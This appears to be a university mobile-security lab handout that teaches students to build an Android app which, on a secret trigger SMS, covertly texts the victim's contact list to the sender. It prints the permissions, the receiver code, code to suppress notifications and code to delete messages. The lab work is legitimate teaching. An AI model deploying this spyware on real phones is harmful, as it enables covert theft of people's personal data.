
SMS Attack to Steal Contact List

***Abstract*—In this lab, we will use a malicious Android application we wrote to demonstrate a kind of SMS attack on Android platform. The malicious Android application which can grab a victim's contact list by sending the victim a secret short message and get the victim's contact list in a response short message secretly.**

# Introduction

We assume that the malicious application has been installed on a victim's Android phone carelessly. The application serves as an SMS broadcast listener which always listens to the short messages coming to the phone. As the SMS broadcast listener has a very high priority, which we set it in the AndroidManifest.xml, it will always receive the short message earlier than the Android phone SMS inbox. The application will check the SMS content to see whether it matches a hard coded pattern. If the pattern matches, it means a malicious short message request comes. After that the application will grab the contact list and send the contact name and the phone number in one or more short messages to the attacker secretly. 

# Lab Activity

We use a "SmsBroadCastReceiver" to listen on all the received short messages. We have to request permission for reading the contact list, sending and receiving, reading and writing SMS in AndroidManifest.xml as the following:

|  |
| --- |
| <uses-permission android:name="android.permission.RECEIVE\_SMS"/>  <uses-permission android:name="android.permission.SEND\_SMS"/>  <uses-permission android:name="android.permission.READ\_SMS" />  <uses-permission android:name="android.permission.WRITE\_SMS" />  <uses-permission android:name="android.permission.READ\_CONTACTS"/>  <uses-permission android:name="android.permission. READ\_PHONE\_STATE"/> |

In addition, we need to set SmsBroadCastReceiver as the Default SMS App. Copy the following to your AndroidManifest.xml


|  |
| --- |
| <manifest>  ...  <application>  <receiver android:name=".SmsBroadCastReceiver"  android:permission="android.permission.BROADCAST\_SMS">  <intent-filter>  <action android:name="android.provider.Telephony.SMS\_RECEIVED"/>  <action android:name="android.provider.Telephony.SMS\_DELIVER" />  </intent-filter>  </receiver>    <!-- BroadcastReceiver that listens for incoming MMS messages -->  <receiver android:name=".MmsReceiver"  android:permission="android.permission.BROADCAST\_WAP\_PUSH">  <intent-filter>  <action android:name="android.provider.Telephony.WAP\_PUSH\_DELIVER" />  <data android:mimeType="application/vnd.wap.mms-message" />  </intent-filter>  </receiver>    <!-- Activity that allows the user to send new SMS/MMS messages -->  <activity android:name=".ComposeSmsActivity" >  <intent-filter>  <action android:name="android.intent.action.SEND" />  <action android:name="android.intent.action.SENDTO" />  <category android:name="android.intent.category.DEFAULT" />  <category android:name="android.intent.category.BROWSABLE" />  <data android:scheme="sms" />  <data android:scheme="smsto" />  <data android:scheme="mms" />  <data android:scheme="mmsto" />  </intent-filter>  </activity>    <!-- Service that delivers messages from the phone "quick response" -->  <service android:name=".HeadlessSmsSendService"  android:permission="android.permission.SEND\_RESPOND\_VIA\_MESSAGE"  android:exported="true" >  <intent-filter>  <action android:name="android.intent.action.RESPOND\_VIA\_MESSAGE" />  <category android:name="android.intent.category.DEFAULT" />  <data android:scheme="sms" />  <data android:scheme="smsto" />  <data android:scheme="mms" />  <data android:scheme="mmsto" />  </intent-filter>  </service>  </application>  </manifest> |


Use the following code to set your App as Default SMS App:

|  |
| --- |
| public void onCreate(Bundle savedInstanceState) {  super.onCreate(savedInstanceState);    final String myPackageName = getPackageName();  if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {  Intent intent =  new Intent(Telephony.Sms.Intents.ACTION\_CHANGE\_DEFAULT);  intent.putExtra(Telephony.Sms.Intents.EXTRA\_PACKAGE\_NAME,  myPackageName);  startActivity(intent);  }  if (!Telephony.Sms.getDefaultSmsPackage(this).equals(myPackageName)) {  Log.e("onCreate", "FAILED TO SET DEFAULT SMS APP!");  }  } |

When you start this App, a dialog box will pop up (assuming your

app is named SMSTest：



Click Yes, the SMS interface shows: 

The following code fragment shows how to receive SMS:

|  |
| --- |
| SmsMessage sms[] = new SmsMessage[object.length];  for (int i = 0; i < object.length; i++) {  sms[i] = SmsMessage.createFromPdu((byte[]) object[i]);  // get the received SMS content  String receivedPattern = sms[i].getDisplayMessageBody();  String originNum = sms[i].getDisplayOriginatingAddress();  // if the received SMS matches the SMS\_PATTERN  // it means that this is a fetch contact list request SMS  if (receivedPattern.equalsIgnoreCase(SMS\_PATTERN)) {  // retrieve the all the contact records  String contactList = retrieveContactRecord(cr);  // if the contact list is not empty  if (!contactList.equalsIgnoreCase(""))  // send the response SMS with the retrieved contact info  sendReplySMS(originNum, contactList);  // prevent the notification of the received SMS  abortBroadcast();  }  } |

We also need to write the logic which sends the reply short message with the contact list. The following code fragment shows how we use code to send reply secret short message:

|  |
| --- |
| //get a SmsManager  SmsManager smsManager = SmsManager.getDefault();  //Message may exceed 160 characters  //need to divide the message into multiples  ArrayList<String> parts = smsManager.divideMessage(sms);  smsManager.sendMultipartTextMessage(phoneNo, null, parts, null, null); |

BroadcastReceiver tutorial:

<http://www.vogella.com/tutorials/AndroidBroadcastReceiver/article.html> （Need to climb the wall）

Delete all SMSs with the following code, “Android删除短信的方法” <http://blog.csdn.net/beijingshi1/article/details/9094325>

|  |
| --- |
| /\*  \* Delete all SMS one by one  \*/  public void deleteSMS() {  try {  ContentResolver CR = getContentResolver();  // Query SMS  Uri uriSms = Uri.parse("content://sms/sent");  Cursor c = CR.query(uriSms,  new String[] { "\_id", "thread\_id" }, null, null, null);  if (null != c && c.moveToFirst()) {  do {  // Delete SMS  long threadId = c.getLong(1);  CR.delete(Uri.parse("content://sms/conversations/" + threadId),  null, null);  Log.d("deleteSMS", "threadId:: "+threadId);  } while (c.moveToNext());  }  } catch (Exception e) {  // TODO: handle exception  Log.d("deleteSMS", "Exception:: " + e);  }  } |

# Demo

Open two emulators on your eclipse. Emulator 1 (with ID 5554) serves as a victim which has installed and run the malicious application above. Emulator 2 (with ID 5556) serves as a malicious attacker which tries to grab Emulator1's contact list. Add some contacts on Emulator1. On Emulator2, send a short message to Emulator1 with the content "SEND ME YOUR CONTACTS:)" as we hard coded in the application. , it automatically Emulator 2 will receive a response short message from Emulator 1 with its contact list.

Please include step-by-step screenshots in the lab report, with your name in English as one of the contacts on Emulator 1.

# 备注

由于android版本的不同，有些实验描述不一定准确。根据去年的实验, 把自己的app设置为default SMS app后，收到的短信如果它不主动写入inbox, 那么就不会出现在inbox中；同理，它所发送的短信如果它不主动写入outbox,也不会出现在outbox中，因此无需调用deleteSMS()来删除短信。但是有同学报告，无法设置default SMS app, 那么收到的短信会出现在inbox中，并且发送的短信出现在outbox中，调用deleteSMS() 也无法删除。这样的话，用户就很容易察觉这个攻击。如果是这样，那么在实验报告中如实描述即可。